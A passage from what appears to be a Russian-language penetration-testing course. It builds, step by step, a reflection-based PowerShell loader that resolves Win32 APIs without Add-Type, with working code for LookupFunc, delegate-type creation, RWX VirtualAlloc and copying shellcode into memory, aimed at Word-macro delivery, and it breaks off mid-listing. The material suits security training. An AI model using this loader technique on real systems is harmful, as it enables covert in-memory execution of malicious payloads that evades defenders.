Сначала мы полагаемся на `GetAssemblies`, чтобы искать предварительно загруженные сборки в процессе PowerShell. Поскольку каждая сборка является объектом, мы используем командлет `ForEach-Object`[98], чтобы проходить по ним. Затем мы вызываем `GetTypes`[99] для каждого объекта через переменную `$_`[100], которая содержит текущий объект, чтобы получить его методы и структуры.

Логично было бы искать в предварительно загруженных сборках наличие `GetModuleHandle` и `GetProcAddress`, но мы также можем сузить поиск. Например, когда код C# хочет напрямую вызвать Win32 API, он должен предоставить ключевое слово `Unsafe`.[101] Кроме того, если какие-либо функции должны использоваться, они должны быть объявлены как `static`, чтобы избежать создания экземпляра.

Зная это, мы выполняем еще один цикл `ForEach-Object` по всем обнаруженным объектам и вызываем командлет `Get-Member`[102] с флагом `-Static`, чтобы найти только статические свойства или методы.

> **Примечание.** Цикл `ForEach-Object` является расширенной версией обычного цикла `For` и, как другие циклы, может быть вложенным, хотя это может привести к проблемам с производительностью.

Наконец, мы передаём эти статические свойства и методы через командлет `Where-Object`[103] и фильтруем любые `TypeName`[104], которые содержат ключевое слово `Unsafe`. Это должно вывести каждую функцию, удовлетворяющую нашим критериям. Запустим это и изучим вывод, показанный в листинге 69.

```
...

TypeName: Microsoft.Win32.UnsafeNativeMethods

Name                              MemberType Definition
----                              ---------- ----------
....
GetModuleFileName                 Method     static int GetModuleFileName(System.Runtime.InteropServices.
    HandleRef hModule, System.Text.StringBuilder buf...
GetModuleHandle                   Method     static System.IntPtr GetModuleHandle(string modName)
GetNumberOfEventLogRecords        Method     static bool GetNumberOfEventLogRecords(System.Runtime.
    InteropServices.SafeHandle hEventLog, [ref] int count)
GetOldestEventLogRecord           Method     static bool GetOldestEventLogRecord(System.Runtime.
    InteropServices.SafeHandle hEventLog, [ref] int number)
GetProcAddress                    Method     static System.IntPtr GetProcAddress(System.IntPtr hModule, string
    methodName), static System.IntPtr GetProcA...
GetProcessWindowStation           Method     static System.IntPtr
...
```

Листинг 69 - Вывод разбора загруженных сборок

Этот код генерирует огромный объем вывода. Если мы ищем в выводе `GetModuleHandle`, мы находим шестнадцать совпадений. Одно из них находится в классе `Microsoft.Win32.UnsafeNativeMethods`, как показано в усеченном выводе выше. Мы также замечаем, что тот же класс содержит `GetProcAddress`, другую нужную нам функцию.

Попробуем определить, какая сборка содержит эти две функции. Для этого мы изменим код разбора: сначала он будет печатать расположение текущей сборки через свойство `Location`[105], а затем внутри вложенного цикла `ForEach-Object` будет сопоставлять `TypeName` с `Microsoft.Win32.UnsafeNativeMethods` вместо перечисления всех методов с ключевым словом `static`. Измененный сценарий показан в листинге 70.

```
$Assemblies = [AppDomain]::CurrentDomain.GetAssemblies()

$Assemblies |
  ForEach-Object {
    $_.Location
    $_.GetTypes()|
      ForEach-Object {
          $_ | Get-Member -Static| Where-Object {
            $_.TypeName.Equals('Microsoft.Win32.UnsafeNativeMethods')
          }
      } 2> $null
    }
```

Листинг 70 - Поиск сборки, в которой находятся GetModuleHandle и GetProcAddress

Усеченный вывод в листинге 71 показывает, что сборка - это `System.dll`. Это логично, поскольку это распространенная системная библиотека, содержащая базовое содержимое, например общие типы данных и ссылки.

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorlib.dll

TypeName: Microsoft.Win32.UnsafeNativeMethods

Name                            MemberType Definition
----                            ---------- ----------
Equals                          Method     static bool Equals(System.Object objA, System.Object objB)
ReferenceEquals                 Method     static bool ReferenceEquals(System.Object objA, System.Object...
C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe
C:\Windows\Microsoft.Net\assembly\GAC_MSIL\Microsoft.PowerShell.ISECommon\v4.0_3.0.0.0__31bf3856ad364e35\
    Microsoft.PowerShell.ISECommon.dll
C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll
ClearEventLog                   Method     static bool ClearEventLog(System.Runtime.InteropServices.Safe...
CreateWindowEx                  Method     static System.IntPtr CreateWindowEx(int exStyle, string lpszC...
DefWindowProc                   Method     static System.IntPtr DefWindowProc(System.IntPtr hWnd, int ms...
DestroyWindow                   Method     static bool DestroyWindow(System.Runtime.InteropServices.Hand...
DispatchMessage                 Method     static int DispatchMessage([ref] Microsoft.Win32.NativeMethod...
Equals                          Method     static bool Equals(System.Object objA, System.Object objB)
GetClassInfo                    Method     static bool GetClassInfo(System.Runtime.InteropServices.Handl...
GetDC                           Method     static System.IntPtr GetDC(System.IntPtr hWnd)
GetFileVersionInfo              Method     static bool GetFileVersionInfo(string lptstrFilename, int dwH...
GetFileVersionInfoSize          Method     static int GetFileVersionInfoSize(string lptstrFilename, [ref...
GetModuleFileName               Method     static int GetModuleFileName(System.Runtime.InteropServices.H...
GetModuleHandle                 Method     static System.IntPtr GetModuleHandle(string modName)
GetNumberOfEventLogRecords      Method     static bool GetNumberOfEventLogRecords(System.Runtime.Interop...
GetOldestEventLogRecord         Method     static bool GetOldestEventLogRecord(System.Runtime.InteropSer...
GetProcAddress                  Method     static System.IntPtr GetProcAddress(System.IntPtr hModule, st...
...
```

Листинг 71 - Поиск сборки, в которой находятся GetModuleHandle и GetProcAddress

Однако есть проблема: эти методы предназначены только для внутреннего использования кодом .NET. Это блокирует их прямой вызов из PowerShell или C#. Чтобы решить эту проблему, нам нужно разработать способ вызывать их косвенно. Для этого придется использовать несколько техник, которые заведут нас довольно глубоко.

Первый шаг - получить ссылку на эти функции. Для этого сначала нужно получить ссылку на сборку `System.dll` с помощью метода `GetType`.[106] Эта ссылка на сборку `System.dll` позволит нам затем найти методы `GetModuleHandle` и `GetProcAddress` внутри нее. Как и предыдущая фильтрация, которую мы выполняли, это не совсем прямолинейно.[107] Вот код, который мы будем использовать:

```
$systemdll = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
   $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll')
})

$unsafeObj = $systemdll.GetType('Microsoft.Win32.UnsafeNativeMethods')
```

Листинг 72 - Получение ссылки на сборку System.dll

Сначала мы передаем все сборки в `Where-Object` и фильтруем по двум условиям. Первое - установлено ли свойство `GlobalAssemblyCache`.[108] Global Assembly Cache - это, по сути, список всех нативных и зарегистрированных сборок в Windows,[109] который позволит нам отфильтровать ненативные сборки. Второй фильтр проверяет, равна ли последняя часть пути к файлу `System.dll`, что получено через свойство `Location`.

Напомним, что полный путь мы нашли таким:

```
C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System\v4.0_4.0.0.0__b77a5c561934e089\System.dll
```

Листинг 73 - Полный путь к сборке System.dll

Мы используем метод `Split`[110], чтобы разделить его в массив по разделителю каталогов (`\`). Наконец, мы выбираем последний элемент полученного массива строк с индексом `-1` и проверяем, равен ли он `System.dll`.

Использование `GetType` для получения ссылки на сборку `System.dll` во время выполнения является примером техники рефлексии.[111] Это очень мощная возможность, позволяющая динамически получать ссылки на объекты, которые иначе являются приватными или внутренними. Мы снова используем эту технику с функцией `GetMethod`[112], чтобы получить ссылку на внутренний метод `GetModuleHandle`:

```
$systemdll = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
   $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll')
})

$unsafeObj = $systemdll.GetType('Microsoft.Win32.UnsafeNativeMethods')

$GetModuleHandle = $unsafeObj.GetMethod('GetModuleHandle')
```

Листинг 74 - Получение ссылки на GetModuleHandle через рефлексию

Выполнение объединенного кода возвращает объект метода внутри сборки `System.dll`, несмотря на то, что это метод только для внутреннего использования. Теперь мы можем использовать внутренний метод `Invoke`[113], чтобы вызвать `GetModuleHandle` и получить базовый адрес неуправляемой DLL.

Как показано в листинге 75, `Invoke` принимает два аргумента, и оба являются объектами. Первый аргумент - объект, на котором его нужно вызвать, но поскольку мы используем статический метод, можем задать его как `$null`. Второй аргумент - массив, состоящий из аргументов для метода, который мы вызываем (`GetModuleHandle`). Поскольку Win32 API принимает только имя DLL как строку, нам нужно передать только его. Чтобы повторить более ранние примеры, мы будем разрешать `user32.dll`, чтобы снова вызвать `MessageBox`.

```
$GetModuleHandle.Invoke($null, @("user32.dll"))
```

Листинг 75 - Вызов GetModuleHandle через рефлексию

Выполнение последнего выражения и связанный с ним вывод показаны в листинге 76:

```
PS C:\Windows\SysWOW64\WindowsPowerShell\v1.0> $GetModuleHandle.Invoke($null, @("user32.dll"))

1973485568
```

Листинг 76 - Вызов GetModuleHandle для user32.dll и получение её базового адреса

Чтобы проверить, что поиск сработал, мы переводим значение `1973485568` в шестнадцатеричный эквивалент `0x75A10000` и открываем Process Explorer. В Process Explorer выбираем процесс PowerShell ISE. Переходим в View > Lower Pane View > DLLs, в новом подокне находим `user32.dll` и дважды щелкаем по нему. В окне свойств мы можем сравнить разрешенное значение с Load Address, показанным на рисунке 27.




Рисунок 27 - Загруженный адрес user32.dll, полученный из Process Explorer

После вызова `GetModuleHandle` и получения корректного базового адреса DLL у нас появляется больше уверенности, что этот путь приведет к пригодному результату.

Теперь нам нужно найти `GetProcAddress`, чтобы разрешать произвольные API. Мы используем рефлексию через `GetMethod`, чтобы найти `GetProcAddress`, как делали для `GetModuleHandle`. Мы снова используем `GetMethod` на переменной `$unsafeObj`, содержащей ссылку на `Win32.UnsafeNativeMethods` в `System.dll`. К сожалению, это заканчивается исключением с сообщением об ошибке `Ambiguous match found`, как показано в листинге 77.

```
PS C:\Windows\SysWOW64\WindowsPowerShell\v1.0> $GetProcAddress = $unsafeObj.GetMethod('GetProcAddress')
Exception calling "GetMethod" with "1" argument(s): "Ambiguous match found."
At line:1 char:1
+ $GetProcAddress = $unsafeObj.GetMethod('GetProcAddress')
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : AmbiguousMatchException
```

Листинг 77 - Ошибка при попытке найти GetProcAddress

Сообщение об ошибке точно говорит нам, в чем проблема. В `Microsoft.Win32.UnsafeNativeMethods` есть несколько экземпляров `GetProcAddress`. Поэтому вместо `GetMethod` мы можем использовать `GetMethods`[114], чтобы получить все методы в `Microsoft.Win32.UnsafeNativeMethods`, а затем отфильтровать и напечатать только те, что называются `GetProcAddress`.

Эта команда и последующий вывод показаны в листинге 78. Фильтрация выполняется циклом `ForEach-Object` с условием сравнения по свойству `Name` метода. Если вывод совпадает с `GetProcAddress`, он печатается. Это раскрывает каждое вхождение `GetProcAddress` внутри `Microsoft.Win32.UnsafeNativeMethods`.

```
PS C:\Windows\SysWOW64\WindowsPowerShell\v1.0> $unsafeObj.GetMethods() | ForEach-Object {If($_.Name -eq
    "GetProcAddress") {$_}}

Name                         : GetProcAddress
DeclaringType                : Microsoft.Win32.UnsafeNativeMethods
ReflectedType                : Microsoft.Win32.UnsafeNativeMethods
MemberType                   : Method
MetadataToken                : 100663839
Module                       : System.dll
IsSecurityCritical           : True
IsSecuritySafeCritical       : True
IsSecurityTransparent        : False
MethodHandle                 : System.RuntimeMethodHandle
Attributes                   : PrivateScope, Public, Static, HideBySig, PinvokeImpl
CallingConvention            : Standard
ReturnType                   : System.IntPtr
...

Name                         : GetProcAddress
DeclaringType                : Microsoft.Win32.UnsafeNativeMethods
ReflectedType                : Microsoft.Win32.UnsafeNativeMethods
MemberType                   : Method
MetadataToken                : 100663864
Module                       : System.dll
IsSecurityCritical           : True
IsSecuritySafeCritical       : True
IsSecurityTransparent        : False
MethodHandle                 : System.RuntimeMethodHandle
Attributes                   : PrivateScope, Public, Static, HideBySig, PinvokeImpl
CallingConvention            : Standard
ReturnType                   : System.IntPtr
...
```

Листинг 78 - Использование Methods для поиска всех экземпляров GetProcAddress

Получив два результата, мы можем просто создать массив для хранения обоих экземпляров, а затем использовать первый для разрешения адреса функции, в нашем случае `MessageBoxA`. Мы сделаем это с помощью кода в листинге 79.

```
$user32 = $GetModuleHandle.Invoke($null, @("user32.dll"))
$tmp=@()
$unsafeObj.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
$GetProcAddress = $tmp[0]
$GetProcAddress.Invoke($null, @($user32, "MessageBoxA"))
```

Листинг 79 - Разрешение адреса MessageBoxA

В этом коде `$user32` содержит ранее найденный базовый адрес `user32.dll`. Мы создаём пустой массив для хранения обоих экземпляров `GetProcAddress`, после чего повторяем цикл `ForEach-Object`, чтобы искать в `Microsoft.Win32.UnsafeNativeMethods` и найти их. Когда они найдены, они добавляются в массив. Мы назначаем первый элемент массива переменной `$GetProcAddress` и теперь можем использовать её для поиска расположения `MessageBoxA` через метод `Invoke`. Поскольку C-версия `GetProcAddress` принимает и базовый адрес DLL, и имя функции, мы передаём оба значения как аргументы в массиве.

> **Примечание.** В версиях Windows 10 до 1803 в `Microsoft.Win32.UnsafeNativeMethods` присутствовал только один экземпляр `GetProcAddress`. В будущих версиях Windows 10 это снова может измениться. То же относится к `GetModuleHandle`.

Выполним это, чтобы узнать, работает ли оно.

```
PS C:\Windows\SysWOW64\WindowsPowerShell\v1.0> $systemdll = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object {
   $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll')
})
$unsafeObj = $systemdll.GetType('Microsoft.Win32.UnsafeNativeMethods')
$GetModuleHandle = $unsafeObj.GetMethod('GetModuleHandle')

$user32 = $GetModuleHandle.Invoke($null, @("user32.dll"))
$tmp=@()
$unsafeObj.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
$GetProcAddress = $tmp[0]
$GetProcAddress.Invoke($null, @($user32, "MessageBoxA"))

1974017664
```

Листинг 80 - Адрес MessageBoxA найден

Когда мы выполняем функцию, она раскрывает десятичное значение, которое при переводе в шестнадцатеричный вид (`0x75A91E80`) оказывается внутри `user32.dll`. Похоже, наши усилия окупились. Мы разрешили адрес произвольного Win32 API.

Теперь, чтобы сделать наш код более переносимым и компактным, стоит переписать сценарий PowerShell в метод. Это позволит нам многократно ссылаться на него. Преобразованная функция показана в листинге 81.

```
function LookupFunc {

    Param ($moduleName, $functionName)

    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
      Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null, @($moduleName)),
    $functionName))
}
```

Листинг 81 - Функция поиска для разрешения любого Win32 API

С помощью техник, разработанных в этом разделе, нам удалось реализовать функцию, которая может разрешать любой Win32 API без использования ключевого слова `Add-Type`. Это полностью исключает запись на жёсткий диск. В следующем разделе мы должны сопоставить адрес Win32 API, который мы нашли, с его аргументами и возвращаемыми значениями.

#### 3.6.2.1 Упражнения

1. Пройдите код PowerShell из этого раздела и выгрузите нужные методы, чтобы раскрыть расположение `GetModuleHandle` и `GetProcAddress`, а также выполнить поиск другого Win32 API.
2. Что произойдет, если использовать вторую запись в массиве `$tmp`?

### 3.6.3 Рефлексия типа делегата

Теперь, когда мы можем разрешать адреса Win32 API, мы должны определить типы аргументов. Информация о количестве аргументов и связанных с ними типах данных должна быть сопоставлена с разрешенным адресом функции в памяти.

В C# это делается с помощью метода `GetDelegateForFunctionPointer`.[115] Этот метод принимает два аргумента: первый - адрес функции в памяти, второй - прототип функции, представленный как тип.

В C# прототип функции известен как делегат,[116] или тип делегата. Объявление, создающее тип делегата в C# для MessageBox, приведено в листинге 82.

```
int delegate MessageBoxSig(IntPtr hWnd, String text, String caption, int options);
```

Листинг 82 - Объявление прототипа функции в C#

К сожалению, в PowerShell нет эквивалентного ключевого слова delegate, поэтому мы должны получить его другим способом. К счастью, Microsoft описала, как тип делегата можно создать с помощью рефлексии, в старой записи блога от 2004 года.[117] Как мы знаем из использования Add-Type, тип делегата создаётся при компиляции сборки, но вместо этого мы вручную создадим сборку в памяти и заполним её содержимым.[118]

Первый шаг - создать новый объект сборки через класс AssemblyName[119] и назначить ему имя вроде ReflectedDelegate. Мы делаем это, создавая новую переменную $MyAssembly и задавая её равной созданному объекту сборки с именем ReflectedDelegate:

```
$MyAssembly = New-Object System.Reflection.AssemblyName('ReflectedDelegate')
```

Листинг 83 - Создание пользовательского объекта сборки в памяти

Прежде чем заполнить сборку, мы должны настроить её режим доступа. Это важное разрешение, потому что мы хотим, чтобы она была исполняемой и не сохранялась на диск. Этого можно добиться через метод DefineDynamicAssembly[120]: сначала передать пользовательское имя сборки, затем задать её как исполняемую, передав значение режима доступа Run[121], определённое в пространстве имён System.Reflection.Emit.AssemblyBuilderAccess, как второй аргумент.

```
$Domain = [AppDomain]::CurrentDomain
$MyAssemblyBuilder = $Domain.DefineDynamicAssembly($MyAssembly,
   [System.Reflection.Emit.AssemblyBuilderAccess]::Run)
```

Листинг 84 - Установка режима доступа сборки в Run

Когда разрешения для сборки заданы, мы можем начать создавать содержимое. Внутри сборки основной строительный блок - это модуль. Мы можем создать этот модуль через метод DefineDynamicModule.[122] Мы передаём пользовательское имя для модуля и указываем не включать информацию о символах.

```
$MyModuleBuilder = $MyAssemblyBuilder.DefineDynamicModule('InMemoryModule', $false)
```

Листинг 85 - Создание пользовательского модуля внутри сборки

Теперь мы можем создать пользовательский тип, который станет нашим типом делегата. Мы можем сделать это внутри модуля, используя метод DefineType.[123]

Для этого нужно задать три аргумента. Первый - пользовательское имя, в нашем случае MyDelegateType. Второй - объединенный список атрибутов для типа.[124] В нашем случае мы должны указать, что тип должен быть классом, чтобы позже мы могли создать его экземпляр, открытым, нерасширяемым и использующим ASCII вместо Unicode. Наконец, он задается как интерпретируемый автоматически, поскольку наше тестирование показало, что эта недокументированная настройка необходима. Поэтому атрибутами становятся Class, Public, Sealed, AnsiClass и AutoClass.

В качестве третьего аргумента мы должны указать тип, поверх которого он строится. Мы выбираем класс `MulticastDelegate`[125], чтобы создать тип делегата с несколькими записями, что позволит нам вызвать целевой API с несколькими аргументами. Вот код для определения пользовательского типа:

```
$MyTypeBuilder = $MyModuleBuilder.DefineType('MyDelegateType',
   'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
```

Листинг 86 - Создание пользовательского типа в сборке

Наконец, мы готовы поместить прототип функции внутрь типа и позволить ему стать нашим пользовательским типом делегата. Этот процесс показан в листинге 87:

```
$MyConstructorBuilder = $MyTypeBuilder.DefineConstructor(
  'RTSpecialName, HideBySig, Public',
     [System.Reflection.CallingConventions]::Standard,
       @([IntPtr], [String], [String], [int]))
```

Листинг 87 - Создание конструктора для пользовательского типа делегата

Сначала мы определяем конструктор через метод `DefineConstructor`[126], который принимает три аргумента. Первый аргумент содержит атрибуты самого конструктора, определенные через `MethodAttributes Enum`.[127] Здесь мы должны сделать его открытым и потребовать, чтобы к нему обращались и по имени, и по сигнатуре. Для этого мы выбираем `RTSpecialName`, `HideBySig` и `Public`.

Второй аргумент - соглашение о вызовах для конструктора, которое определяет, как аргументы и возвращаемые значения обрабатываются .NET Framework. В нашем случае мы выбираем соглашение о вызовах по умолчанию, указав значение перечисления `[System.Reflection.CallingConventions]::Standard`.[128]

В последнем аргументе мы подходим к сути нашей работы. Наконец мы определяем типы параметров конструктора, который станет прототипом функции. Полный вызов `DefineConstructor` объединяет атрибуты конструктора, соглашение о вызовах для конструктора и аргументы функции для `MessageBoxA`, которые мы видели ранее в модуле, переданные как массив.

После создания конструктора мы должны вызвать его. Но прежде чем мы сможем это сделать, нужно установить пару флагов реализации с помощью метода `SetImplementationFlags`[129], используя значения, описанные в `MethodImplAttributes Enum`.[130] Мы выбираем `Runtime` и `Managed`, поскольку это используется во время выполнения, а код является управляемым кодом.

```
$MyConstructorBuilder.SetImplementationFlags('Runtime, Managed')
```

Листинг 88 - Установка флагов реализации для конструктора

Теперь конструктор готов к вызову. Но чтобы действительно сообщить .NET Framework тип делегата, который будет использоваться при вызове функции, нам нужно определить метод `Invoke`, как показано в листинге 89. Мы используем `DefineMethod`[131], чтобы создать и задать настройки для метода `Invoke`.

`DefineMethod` принимает четыре аргумента. Первый - имя определяемого метода, в нашем случае `Invoke`. Второй аргумент включает атрибуты метода, взятые из `MethodAttributes Enum`.[132] В нашем случае мы выбираем `Public`, чтобы сделать его доступным, `HideBySig`, чтобы позволить вызов и по имени, и по сигнатуре, а также `NewSlot` и `Virtual`, чтобы указать, что метод виртуальный, и гарантировать, что он всегда получает новый слот в vtable. В качестве третьего аргумента мы указываем тип возвращаемого значения функции, который для `MessageBoxA` равен `[int]`. Четвертый аргумент - массив типов аргументов, которые мы уже определили, когда впервые представили `MessageBox`.

Настройка метода `Invoke` объединяет четыре аргумента, описанные выше, и передает их в `DefineMethod`, как приведено в листинге 89.

```
$MyMethodBuilder = $MyTypeBuilder.DefineMethod('Invoke',
   'Public, HideBySig, NewSlot, Virtual',
     [int],
       @([IntPtr], [String], [String], [int]))
```

Листинг 89 - Определение и настройка метода Invoke

Как и с конструктором, мы должны установить флаги реализации, чтобы разрешить вызов метода `Invoke`. Это делается после его определения через метод `SetImplementationFlags`. Чтобы создать экземпляр типа делегата, мы вызываем наш пользовательский конструктор через метод `CreateType`.[133]

```
$MyDelegateType = $MyTypeBuilder.CreateType()
```

Листинг 90 - Вызов конструктора для типа делегата

После всех этих усилий у нас наконец есть тип делегата для использования в нашем вызове `GetDelegateForFunctionPointer`. Объединив все части вместе с разрешенным адресом `MessageBoxA` в памяти, мы можем вызвать нативный Win32 API без использования `Add-Type`.

Теперь, когда мы объяснили каждую часть кода, рассмотрим итоговый код, показанный в листинге 91. В качестве обзора: мы повторяем метод `LookupFunc`, который разрешает адрес Win32 API, и используем его, чтобы найти адрес `MessageBoxA`. Затем мы создаем `DelegateType`. Наконец, мы вызываем `GetDelegateForFunctionPointer`, чтобы связать адрес функции и `DelegateType`, а затем вызываем `MessageBox`.

```
function LookupFunc {

    Param ($moduleName, $functionName)

    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
      Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null, @($moduleName)),
    $functionName))
}

$MessageBoxA = LookupFunc user32.dll MessageBoxA
$MyAssembly = New-Object System.Reflection.AssemblyName('ReflectedDelegate')
$Domain = [AppDomain]::CurrentDomain
$MyAssemblyBuilder = $Domain.DefineDynamicAssembly($MyAssembly,
   [System.Reflection.Emit.AssemblyBuilderAccess]::Run)
$MyModuleBuilder = $MyAssemblyBuilder.DefineDynamicModule('InMemoryModule', $false)
$MyTypeBuilder = $MyModuleBuilder.DefineType('MyDelegateType',
   'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])

$MyConstructorBuilder = $MyTypeBuilder.DefineConstructor(
  'RTSpecialName, HideBySig, Public',
     [System.Reflection.CallingConventions]::Standard,
      @([IntPtr], [String], [String], [int]))
$MyConstructorBuilder.SetImplementationFlags('Runtime, Managed')
$MyMethodBuilder = $MyTypeBuilder.DefineMethod('Invoke',
   'Public, HideBySig, NewSlot, Virtual',
     [int],
      @([IntPtr], [String], [String], [int]))
$MyMethodBuilder.SetImplementationFlags('Runtime, Managed')
$MyDelegateType = $MyTypeBuilder.CreateType()

$MyFunction = [System.Runtime.InteropServices.Marshal]::
    GetDelegateForFunctionPointer($MessageBoxA, $MyDelegateType)
$MyFunction.Invoke([IntPtr]::Zero,"Hello World","This is My MessageBox",0)
```

Листинг 91 - Использование рефлексии для вызова Win32 API без Add-Type

Выполнение этого кода даёт простое окно `Hello World`, подтверждая наш успех. Последняя оставшаяся часть - использовать нашу новую технику, чтобы создать загрузчик шеллкода и в итоге выполнить его через наш макрос Word.

### 3.6.3.1 Упражнения

1. Используйте код PowerShell для вызова `MessageBoxA` с помощью рефлексии вместо `Add-Type`.
2. Используйте Process Monitor, чтобы проверить, что исходный код C# не записывается на диск и не компилируется.
3. Win32 API `WinExec` можно использовать для запуска приложений. Измените существующий код, чтобы разрешить и вызвать `WinExec` и открыть Notepad. Используйте ресурсы вроде MSDN и P/Invoke, чтобы понять аргументы функции и связанные типы данных.

## 3.6.4 Загрузчик шеллкода PowerShell на основе рефлексии

С силой техники рефлексии в PowerShell мы теперь можем вызывать Win32 API из кода, который полностью выполняется в памяти. Теперь нам нужно преобразовать простой проверочный пример "Hello World" в полноценный загрузчик шеллкода.

Поскольку мы будем вызывать три разных Win32 API (`VirtualAlloc`, `CreateThread` и `WaitForSingleObject`), мы перепишем часть кода, создающую тип делегата, в функцию, чтобы легко вызывать её несколько раз. Мы также сократим код, удалив ненужные переменные, чтобы получить максимально небольшой и эффективный код.

Получившаяся функция называется `getDelegateType` и принимает два аргумента: аргументы функции Win32 API в виде массива и её возвращаемый тип. Наш предыдущий код был построен из трёх блоков. Первый блок создаёт пользовательскую сборку и определяет внутри неё модуль и тип. Второй блок кода настраивает конструктор, а третий настраивает метод `Invoke`.

Наконец, конструктор вызывается, и тип делегата возвращается вызывающему коду. Полный код показан в листинге 92.

```
function getDelegateType {

    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,
        [Parameter(Position = 1)] [Type] $delType = [Void]
    )

    $type = [AppDomain]::CurrentDomain.
    DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
    [System.Reflection.Emit.AssemblyBuilderAccess]::Run).
      DefineDynamicModule('InMemoryModule', $false).
      DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
      [System.MulticastDelegate])

    $type.
    DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
    $func).
      SetImplementationFlags('Runtime, Managed')

    $type.
    DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType, $func).
      SetImplementationFlags('Runtime, Managed')

    return $type.CreateType()
}
```

Листинг 92 - Метод-обёртка для создания типа делегата

Вместе с `LookupFunc` мы разрешаем и вызываем `VirtualAlloc`, используя те же аргументы, что и в предыдущих случаях. Мы используем `LookupFunc`, чтобы найти Win32 API `VirtualAlloc` в `Kernel32.dll`. Этот код показан в листинге 93.

```
$VirtualAllocAddr = LookupFunc kernel32.dll VirtualAlloc
$VirtualAllocDelegateType = getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])
$VirtualAlloc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocAddr,
    $VirtualAllocDelegateType)
$VirtualAlloc.Invoke([IntPtr]::Zero, 0x1000, 0x3000, 0x40)
```

Листинг 93 - Разрешение и вызов VirtualAlloc через рефлексию

Код, показанный в листинге 93, использует наши функции `LookupFunc` и `getDelegateType`, чтобы выделить буфер памяти. Хотя код работает, его можно оптимизировать и уплотнить, удалив ненужные переменные. Оптимизированная версия (листинг 94) встраивает вызовы `LookupFunc` и `getDelegateType` в вызов `GetDelegateForFunctionPointer`.

```
$lpMem = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll
    VirtualAlloc), (getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::
    Zero, 0x1000, 0x3000, 0x40)
```

Листинг 94 - Сжатая версия разрешения и вызова VirtualAlloc

Следующий шаг - сгенерировать шеллкод в формате `ps1`, не забыв выбрать 32-битную архитектуру, потому что PowerShell запускается как 32-битный дочерний процесс Word. После генерации шеллкода мы можем скопировать его с помощью метода .NET `Copy`:

```
[Byte[]] $buf = 0xfc,0xe8,0x82,0x0,0x0,0x0...

[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $lpMem, $buf.length)
```

Листинг 95 - 32-битный шеллкод и метод .NET Copy

Шеллкод и операция копирования идентичны версии нашего загрузчика шеллкода с `Add-Type`. Далее мы можем создать поток и вызвать `WaitForSingleObject`, чтобы заблокировать завершение PowerShell. `VirtualAlloc`, `CreateThread` и `WaitForSingleObject` разрешаются и вызываются точно так же с помощью нашего сжатого синтаксиса. Если опустить функции `LookupFunc` и `getDelegateType`, полный загрузчик шеллкода приведён в листинге 96.

```
$lpMem = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll
